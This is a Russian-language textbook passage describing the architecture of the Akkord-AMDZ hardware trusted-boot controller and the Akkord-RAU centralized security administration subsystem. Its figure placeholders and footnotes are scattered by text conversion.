Здесь MCU — микропроцессорное устройство управления; ЭНП — энерго–независимая память; ДСЧ — датчик случайных чисел; ТМИ — touch–memory интерфейс; ИВВ — интерфейс связи с ЭВМ.

Важнейшей характеристикой любого устройства является адаптивность. Так, например, до сих пор не существует стандарта на шину ISA, меняются спецификации на шину PCI — стало быть, вероятна необходимость адаптации ИВВ. Дополнение котроллера функциональными блоками может привести к изменению ПО MCU. Это означает, что функциональность основных узлов контроллера должна определяться уже после изготовления контроллера, путем программирования с использованием специализированного программатора, который должен входить в состав контроллера.

Для того чтобы снять ограничения по подключению к контроллеру дополнительных устройств, целесообразно использовать магистрально-модульный принцип организации вычислительных устройств. При этом полезно организовать поддержку наиболее применимых интерфейсов и шин, и в дальнейшем их можно будет использовать для расширения функциональных возможностей устройства. Такими шинами и интерфейсами могли бы быть RS232C, I^2C, SPI. С точки зрения дополнительных устройств, структура устройства может быть такой, как показано на рис. 4.2.

Рассматривая этот вариант архитектуры, нетрудно заметить присутствующие противоречия. Программное обеспечение, записанное в ROM BIOS, с одной стороны, не должно меняться для гарантированности стабильности свойств, но возможность его модификации должна быть предусмотрена для обеспечения адаптивности. Это же касается и других программируемых узлов устройства. Данное противоречие может быть разрешено путем введения двух режимов функционирования устройства:

- рабочего, в котором функциональность исполняется, но модификации невозможны;
- специального (технологического), в котором исполняются только функции программирования узлов устройства.




Рис. 9. Архитектура резидентного компонента безопасности

Переход от одного к другому режиму должен реализовываться *физическими* (контролируемыми), а не программными методами.

Основные идеи такого устройства защиты от НСД описаны в патенте[5].

[5] Устройство защиты от несанкционированного доступа к информации, хранимой в персональной ЭВМ: Патент № 2067313 Российской Федерации / Ахметшин Ф. А., Егоров Б. А.,

Разработанные по описанным принципам средства защиты информации от НСД имеют ряд отличительных особенностей, в том числе:

Высокую надежность,

более широкую функциональность,

высокую степень адаптивности.

Эти особенности определяют расширение зоны возможных применений СЗИ.

Аппаратный модуль доверенной загрузки Аккорд-АМДЗ

Такая структура СЗИ позволяет реализовывать все функции аппаратного модуля доверенной загрузки (АМДЗ) с возможностью применения его в качестве резидентного компонента безопасности — РКБ.

Рис. 10. Задачи аппаратного модуля доверенной загрузки — АМДЗ

Колокольников А. А., Конявский В. А., Лысенко В. В., Малютин А. А., Матвеев С. Г., Сенькин В. М., Шеков А. М. – № 95104292; Заявл. 29.03.95; Зарег. г. р. изобретений 27.09.96.

АМДЗ определяется как средство, обеспечивающее доверенную загрузку ОС вне зависимости от ее типа для пользователя, аутентифицированного защитным механизмом (рис. 4.3): администрирование; идентификация и аутентификация; пошаговый механизм контроля целостности для FAT, NTFS, HPFS, FreeBSd и др.; выработка кодов аутентификации; коммутация физических линий; хранение и применение ключей; управление доступом к логическим дискам. Его отличительными особенностями являются:

- модульная архитектура со спецканалами;
- программируемость всех узлов (ISP-технология);
- возможность расширения путем подключения дополнительного оборудования по стандартным каналам;
- функциональная достаточность резидентного ПО.

Аппаратный модуль доверенной загрузки (АМДЗ) предназначен для работы в IBM PC совместимых компьютерах, имеющих слоты плат расширения ISA (XT или AT), PCI, PCI-X, PCI-Express, mini PCI или mini PCE-express в составе программно-аппаратных комплексов защиты информации от несанкционированного доступа. Плата контроллера выполнена как полностью программируемое устройство (In-System-Programmable – ISP) (рис. 4.4).

Функциональное назначение контроллера определяется программированием его составных частей:

- интерфейса шины (BusInt);
- постоянного запоминающего устройства типа Flash (ROM);
- микроконтроллера (MCU).

Программирование и модификация BusInt производится в **технологическом** режиме, а ROM и MCU – в **специальном**. Конструкция контроллера обеспечивает его работу в этих режимах только при вскрытии корпуса компьютера, извлечения

платы из слота motherboard и отсоединения крепежного кронштейна, что служит защитой от проведения такой операции несанкционированно или случайно. При подсоединении специального программатора, работающего под управлением IBM PC совместимого компьютера, контроллер переходит в технологический режим, который обеспечивает программирование интерфейса. Возможность перепрограммирования блокируется при установке платы в слот расширения ЭВМ и/или при установке крепежного кронштейна.




Рис. 11. Функции программирования АМДЗ

Интерфейс шины контроллера обеспечивает доступ центрального процессора ЭВМ к ROM и MCU. Конструкция программируемых микросхем BusInt и MCU обеспечивает защиту от модификации и чтения записанной в них

информации в любом режиме. Программатор MCU доступен только в специальном режиме.

Адресная селекция и контроль — доступ к ROM, программирование ROM (для программирования ROM контроллер должен работать в специальном режиме. Возможность перепрограммирования ROM блокируется при установке крепежного кронштейна).

Интерфейс с MCU доступен в специальном и обычном режимах. MCU работает под управлением собственного встроенного ПО и выполняет функцию «электронного замка» для доступа пользователей к таким ресурсам как:

- вычислительные функции микроконтроллера,
- встроенная энергонезависимая память микроконтроллера (EEPROM),
- энергонезависимая память большого объема (DataFlash),
- внешний интерфейс (TM или RS232),
- датчик случайных чисел (ДСЧ),
- возможность физического отключения устройств (коммутация),
- расширение интерфейса SPI.

Дополнительные устройства подключаются к спецканалам, которые, в свою очередь, управляются MCU. Рассмотрены часто применяемые дополнительные устройства, такие, как ДСЧ, энергонезависимая память, блок контроля физических линий, батареечные устройства (БатУ).

Датчик случайных чисел — ДСЧ. Микроконтроллер по запросу CPU может сформировать байт случайного числа, получаемого с помощью шумовых диодов. Наличие у микроконтроллера аналогового компаратора позволяет использовать две схемы ДСЧ — упрощенную (спецификация R) и криптографическую (K).

TM интерфейс RS–232. Микроконтроллер может поддерживать функцию однопроводного (One Wire) интерфейса, предназначенного для подключения фирмы Dallas, или интерфейса RS–232 для подключения стандартных устройств.

Энергонезависимая память Data Flash. Микроконтроллер через интерфейс SPI подключен к энергонезависимой памяти (Serial EEPROM) объемом до 1 Мбит, что позволяет создавать пользовательские архивы.

Контроль физических линий. Микроконтроллер управляет реле (до трех), которые могут быть использованы для физического подключения/ подключения/отключения (коммутированная на землю или питание) управляющих цепей внешних устройств, а также реле управления питанием материнской платы.

Батареечные устройства — БатУ. Особенности БатУ заключаются в том, что с их помощью можно организовать аудит тех событий, которые ранее были неконтролируемы. Так, например, БатУ позволяет в своей памяти фиксировать вскрытие корпуса и изъятие платы контроллера (в том числе для выключенного компьютера). В памяти могут фиксироваться также события, связанные с аудитом администратора. Возможности MCU БатУ позволяют также организовать аутентификацию устройств АС по схеме БатУ – АМДЗ – ПЭВМ – АРМ АБИ и т. д.

Функциональность АМДЗ обеспечивается программированием MCU контроллера. Рассмотрены особенности программирования АМДЗ с учетом режима его работы и особенностей реализации контрольных функций. MCU содержит два программируемых блока — память программ и энергонезависимую память данных (EEPROM). Конструкция микросхемы MCU обеспечивает защиту от модификации и чтения в любом режиме как собственно его программы, так содержимого EEPROM.

Другими словами, программа MCU и данные в EEPROM, как записанные пользователем в **специальном** режиме, так и сформированные в процессе функционирования контроллера в **рабочем** режиме, могут быть только уничтожены, но не изменены или считаны. И только после стирания содержимого памяти программ и EEPROM, MCU можно снова запрограммировать в **специальном** режиме. Возможность перепрограммирования MCU блокируется при установке крепежного кронштейна.

СЗИ НСД Аккорд-АМДЗ[6] – это аппаратный модуль доверенной загрузки для IBM-совместимых ПК – серверов и рабочих станций локальной сети, обеспечивающий защиту устройств и информационных ресурсов от несанкционированного доступа.


Доверенная загрузка – это загрузка различных операционных систем только с заранее определенных постоянных носителей (например, только с жесткого диска) после успешного завершения специальных процедур: проверки целостности технических и программных средств ПК (с использованием механизма пошагового контроля целостности) и аппаратной идентификации / аутентификации пользователя.

Иными словами, это загрузка строго определенной, не измененной ОС и только в том случае, если подтверждено, что в компьютере не произошло никаких несанкционированных изменений (на аппаратном уровне и в критичной части приложений) и что включает его именно тот пользователь, который имеет право на нем работать именно в это время.

Аккорд-АМДЗ физически представляет собой плату расширения, которая устанавливается в материнскую плату ПК и начинает работу сразу после

[6] Права на товарный знак АМДЗ, согласно свидетельству №277792, принадлежат ОКБ САПР.

выполнения штатного BIOS компьютера – до загрузки операционной системы. Контроллер АМДЗ представляет собой отдельный компьютер с собственным процессором, независимым от процессора ПК. На схемотехническом уровне процессор Аккорда защищен от несанкционированного перепрограммирования через ПК, поэтому его firmware не может быть искажено злоумышленником или недобросовестным пользователем. Санкционированное перепрограммирование контроллера возможно только в специальном защищенном режиме.



Аккорд-АМДЗ – активное устройство, то есть непосредственно процессором контроллера не только выполняются те или иные функции, но и на основе результатов их выполнения принимаются решения, касающиеся вопросов безопасности. Принятие решения независимым от ПК устройством – важнейшее положительное отличие. Действительно, если это не реализовано, то есть

устройство выполняет какие-либо процедуры, но не сохраняет и не обрабатывает их результатов, а передает их для принятия решения в ПК, – решения принимаются *вне доверенной среды*. Мы уже знаем, что ПО, работающее на процессоре ПК может подвергаться несанкционированным изменениям. Соответственно, возможна как подмена результата, переданного СЗИ, и принятие решения на основе сфальсифицированного результата, так и подмена механизма принятия решения, и т. п.

Проиллюстрируем это на примере попытки обхода правил разграничения доступа. Сравним два устройства, имеющих критический по параметрам безопасности ресурс – память с базой пользователей. Одно устройство пассивное, то есть работа с этой памятью возможна из ОС при успешной идентификации в соответствующем ПО. Второе – активное, то есть работа с этой памятью возможна только через firmware микроконтроллера.

Предположим, что некто, не обладающий правами администратора, но обладающий правами пользователя (то есть ОС по его идентификатору и паролю будет загружена), попытался получить полномочия администратора, изменив программное обеспечение работы с контроллером таким образом, чтобы ПК в любом случае получал «положительный результат» идентификации. Тогда в первом случае – после такой подмены пользователь получит желаемые полномочия (например, доступ к базам пользователей), и контроллер никаким образом не может повлиять на это решение. Во втором случае этого не произойдет, поскольку для того, чтобы внести изменения в базу пользователей, администратору необходимо, чтобы администратором его признал именно микроконтроллер, чего невозможно добиться обходом системы разграничения доступа на уровне ПО в ОС.


Аккорд-АМДЗ обеспечивает доверенную загрузку ОС, работающих с файловыми системами FAT 12, FAT 16, FAT 32, NTFS, HPFS, EXT2FS, EXT3FS, FreeBSD, Sol86FS, QNXFS, MINIX. Это, в частности, ОС семейств MS DOS, Windows (Windows 9x, Windows ME, Windows NT, Windows 2000, Windows XP, Windows 2003, Windows Vista), QNX, OS/2, UNIX, LINUX, BSD и др.

Поскольку на процесс загрузки операционных систем семейства Windows влияют не только системные файлы, но и реестр, контроля файловой системы не достаточно для того, чтобы убедиться в корректности загрузки этих ОС, необходимо также проконтролировать неизменность отдельных ветвей реестра. В Аккорд-АМДЗ для всех ОС семейства Windows реализована такая возможность.


Аккорд-АМДЗ может быть реализован в 6 вариантах, что позволяет использовать его на различных с точки зрения шинных интерфейсов машинах:

1. унифицированный контроллер для шинных интерфейсов PCI и PCI-X – Аккорд-5MX,

2. унифицированный контроллер (PCI, PCI-X) Аккорд-5.5, сочетающий функции АМДЗ с аппаратно реализованной криптографической подсистемой,




3. его функциональный аналог для PCI-Express – Аккорд-5.5.e



4. а также в стандарте mini PCI – Аккорд-5.5 MP

5. и в стандарте mini PCI-express – Аккорд-5.5ME,



6. Аккорд-6 – универсальное СЗИ, сочетающее функции АМДЗ с криптографической и коммуникационной подсистемами (с шинным интерфейсом PCI и PCI-X).

Все контроллеры могут быть оснащены двумя реле блокировки физических каналов (+/- 5V, 300Ma). Через эти реле могут управляться специальные интерфейсные разъемы для FDD и HDD (IDE) и других устройств. Это дает возможность администратору блокировать отдельным пользователям доступ к

внешним (по отношению к контроллеру) устройствам, например, к накопителю FDD, CD-ROM или принтеру.

Контроллер Аккорд-5.5 допускает установку до 3-х реле и оснащен отдельным реле управления питанием материнской платы (ATX, EATX). Отключения питания происходит в случае, если за N секунд (интервал, определенный администратором) не начал работу BIOS АМДЗ. Этот способ надежнее, чем выключение компьютера через разъем для сигнала RESET на материнской плате, потому что последний вариант можно использовать не на любой машине, и зачастую он может быть блокирован через BIOS.

Архитектура Аккорд-АМДЗ позволяет использовать для идентификации пользователей смарт-карты, устройства iButton, устройства считывания отпечатков пальцев.

Журнал регистрации событий, который ведется во время каждого сеанса работы пользователя, хранится в энергонезависимой памяти контроллера и доступен *только администратору безопасности информации*. Также непосредственно внутри платы хранятся базы пользователей и базы контроля целостности, поскольку если эти базы хранятся в ПК, то они не защищены от несанкционированных модификаций.

При использовании Аккорд-АМДЗ в разных конфигурациях «тонкого клиента» непосредственно в контроллере Аккорд может размещаться клиентская часть ПО «тонкого клиента». В стандартной комплектации контроллера Аккорд-5.5 объем такого ПО может достигать 16 Мбайт, и это значение по отдельному заказу может быть увеличено до 1 Гбайта.

В контроллере Аккорд-5.5 функции защиты от НСД дополнены криптографическими функциями. В нем аппаратно реализованы алгоритмы шифрования (по ГОСТ Р 28147-89), хеширования (по ГОСТ Р 34.11-94, MD5, SHA-1), выработки/проверки защитных кодов аутентификации (на основе функции хеширования по ГОСТ Р 31.11-94) и вычисления/проверки ЭЦП (по ГОСТ Р 34.10-94 и по ГОСТ Р Р 34.10-2001). Для хранения ключевой информации контроллер оснащен отдельным защищенным блоком памяти. Криптографическая библиотека в устройстве реализована таким образом, что ключи ни при каких обстоятельствах не попадают в оперативную память компьютера. Использование программируемой логики (FPGA) позволяет изменять набор реализованных криптоалгоритмов на существующей аппаратной базе без ее изменения.

§10. Управление защитой информации

Администратор безопасности информации, бегающий по 22-этажному зданию от компьютера к компьютеру, вряд ли многим покажется оптимальным решением задачи управления защитой информации. Необходимость автоматизации его труда очевидна. Реагируя на высокую востребованность такого рода решений, разработчики предлагают сегодня большой спектр ориентированных на управление информационной безопасностью продуктов.

Сложности использования инструмента такого рода связаны с несколькими основными моментами. Во-первых, это попытки описать все события безопасности на одном языке. Если это язык низкого уровня, то объем сообщений будет слишком большим, а если выбрать язык высокого уровня – многие инциденты могут оказаться неразличимыми в высокоуровневом описании. Значит, в крупных системах целесообразно обеспечить **иерархию уровней управления**. Управлять безопасностью в локальной сети отдела и в Интранет-портале

организации должны разные администраторы на основе данных, агрегированных для задач их уровня иерархии.

Во-вторых, постепенное добавление новых средств для решения новых задач часто приводит к тому, что парк средств защиты информации становится огромным и состоит часто из малосовместимых или даже несовместимых продуктов. Это на самом деле сразу две проблемы. С одной стороны, чем больше парк средств, тем больше затрат – и на его формирование, и на его администрирование. А с другой, – структура, включающая разрозненные, не увязанные между собой элементы, как правило, уязвима и нестабильно функционирует.

В связи с этим, при выборе инструмента для управления защитой информации необходимо руководствоваться в первую очередь тремя важными принципами.

I. Управление *системой* – гораздо эффективнее при прочих равных, чем управление разрозненными элементами. Применительно к защите информации это обозначает, что управление будет эффективно только в том случае, если все входящие в систему средства защиты находятся во взаимодействии с управляющей подсистемой. То есть последняя должна быть также элементом системы, а не *внешним* инструментом управления.

II. Второй принцип заключается в том, что система управления защитой информации может быть надежной только в том случае, если она построена **на базе защищенного обмена данными**, в противном случае, она лишь увеличивает уязвимость АС. Защитой информации в компании должен управлять администратор безопасности информации *этой же компании*, а не кто-либо другой.

III. Управление защитой информации в системах, например, включающих несколько локальных сетей, предполагает необходимость **системы обработки** инцидентов, сформированных на основе «событий безопасности».

Следуя первому принципу, для автоматизации управления защитой информации в АС можно использовать Подсистему Аккорд-РАУ (Распределенный Аудит и Управление). Она объединяет Автоматизированное рабочее место администратора безопасности информации (АРМ АБИ) и пользовательские станции, оснащенные СЗИ семейства АККОРД.

ПО АРМ АБИ позволяет администратору безопасности информации выполнять целый ряд функций, *не вставая со своего рабочего места.*

ОПЕРАТИВНОЕ НАБЛЮДЕНИЕ И УПРАВЛЕНИЕ

В рамках оперативного наблюдения за работой пользователя можно:

- получать информацию о том, кто работает на данной станции, о версии ОС, под управлением которой идет работа, о списке задач, которые выполняются на этой станции в текущий момент времени;
- просматривать все события подсистемы разграничения доступа со всех станций в одном окне;
- при необходимости детального анализа работы одной станции получать все поступающие события в отдельное окно;
- выбирать для просмотра только те рабочие станции или только те события, которые в данный момент представляют особенный интерес;
- оперативно изменять уровень детальности журнала на рабочих станциях;
- просматривать экран выбранной рабочей станции;
- просматривать диски рабочих станций (до уровня файлов).

Оперативное управление работой пользователя – это возможность:

- посылать пользователю сообщения;

- обмениваться с пользователем файлами;

- включать пользователю Screensaver, который может быть разблокирован только ТМ-идентификатором АБИ;

- управлять «мышью» и клавиатурой рабочих станций;

- перегружать рабочие станции.

УДАЛЕННОЕ АДМИНИСТРИРОВАНИЕ

Централизованный сбор журналов регистрации СЗИ НСД Аккорд подразумевает:

- получение журналов подсистемы разграничения доступа с рабочих станций;

- получение журналов контроллеров АМДЗ с рабочих станций;

- осуществление очистки журналов регистрации.

Администратор безопасности информации может настроить параметры сбора журналов:

- с выбранных рабочих станций;

- систематизировано по соответствующим каталогам с делением по датам сбора.

Работа со списком зарегистрированных рабочих станциях:

- редактирование списка станций на АРМ;

- рассылка обновленного списка по рабочим станциям.

Работа с базами пользователей и файлами конфигурации на рабочих станциях включает:

- получение файлов конфигурации с выбранной станции;

- редактирование и замену файлов конфигурации выбранной станции;

- редактирование базы пользователей рабочих станций на АРМ:

. удаление пользователей станции или изменение настроек их полномочий,

. добавление новых пользователей станции и назначение им полномочий;

- синхронизация баз пользователей на рабочих станциях (в том числе, находящиеся в контроллерах)

. сразу после изменения базы или

. в момент начала работы рабочей станции.

В соответствии со вторым принципом подсистема Аккорд-РАУ построена на основе специально разработанного комплекса для *защищенного обмена данными по сети* **Аккорд-AcXNet.**

Аккорд-AcXNet V3.0 обеспечивает конфиденциальный и аутентифицированный обмен данными между приложениями через сеть. Это достигается за счет следующей архитектуры:

1. Ядро – предоставляет интерфейсы для обмена данными:

- интерфейсы для приложений

- основной (для обмена данными с рабочими станциями и приложениями пользователей),
- служебный (для регистрации рабочих станций в системе и приложений пользователей на каждой станции);


- интерфейсы для подсистем взаимодействия с модулями (для взаимодействия ядра с его подсистемами через специальный диспетчер).

2. Подсистемы взаимодействия с модулями (набор подключаемых модулей в каждой подсистеме может быть расширен):

1) Подсистема шифрования – обеспечивает взаимодействие с модулями шифрования данных (алгоритмы по ГОСТ 28147-89).

2) Подсистема аутентификации – обеспечивает взаимодействие с модулями аутентификации данных (алгоритмы ЭЦП по ГОСТ Р 34.10-94, ГОСТ Р 34.10-2001, алгоритмы ЗКА).

